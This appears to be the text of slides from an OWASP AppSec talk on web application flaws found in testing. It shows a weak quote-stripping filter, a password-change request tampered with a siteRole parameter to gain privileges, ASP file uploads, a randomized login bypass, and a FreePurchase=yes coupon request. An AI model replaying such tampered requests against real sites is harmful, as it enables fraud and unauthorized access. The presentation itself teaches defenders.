
```
If uQuery.IndexOf("'") = 0 Then  
    uQuery = uQuery.Substring(1,  
        uQuery.Length - 1)  
End If
```


The Stupid: Privilege Escalation

```
POST https://pass.example.com:443/esp/PassChange.do HTTP/1.1
Host: pass.example.com
User-Agent: Mozilla/5.0 (Windows NT 5.1) Firefox/3.0.4
Referer: https://pass.example.com/esp/ForcePassChange.do
Cookie: JSESSIONID=nF2T1yhBmfk0RXKQ2xZTt1zPN7f71N6s7PJXQ2NYKz
Content-Type: application/x-www-form-urlencoded
Content-length: 187
```


```
acctId=31218&username=dbyrneptest&passNew=test123123&passNe  
wConfirm=test123123&siteRole=7&firstName=David&lastName=Byrne
```

The Stupid: Arbitrary Uploads




The Stupid: Arbitrary Uploads

```
<% response.write("Hello World!") %>
```



The Stupid: Arbitrary Uploads



Authentication Lottery

- After ~ 20 bad logins, it works
- Major COTS software vendor

```
if (failedLogins > rand(10) + 15)
{
    authenticated = true;
}
```

The Very Stupid

The Very Stupid: Awesome Exploit

```
POST https://secure.example.com:443/Coupon.aspx HTTP/1.1
Host: secure.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
Accept: text/xml,application/xml,application/xhtml+xml,text/
html;q=0
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://secure.example.com/CartSummary.aspx
Cookie: FDCX=RVLAXGDGJSQX634; email=dbyrne@trustwave.com
Content-Type: application/x-www-form-urlencoded
Content-length: 69
```

FreePurchase=yes

coupon&CouponNumber=11111111111111111111

Conclusion

- Over 90% of ecommerce PCI breaches are from application flaws
- Application security is not a percentage game; one missed flaw is all it takes
- Vulnerabilities can come from more than one avenue:
 - ▶ Acquisitions
 - ▶ Old or dead code
 - ▶ Third-party libraries
- Beware of zombies



AppSec DC

Thank You!

The OWASP Foundation

<http://www.owasp.org>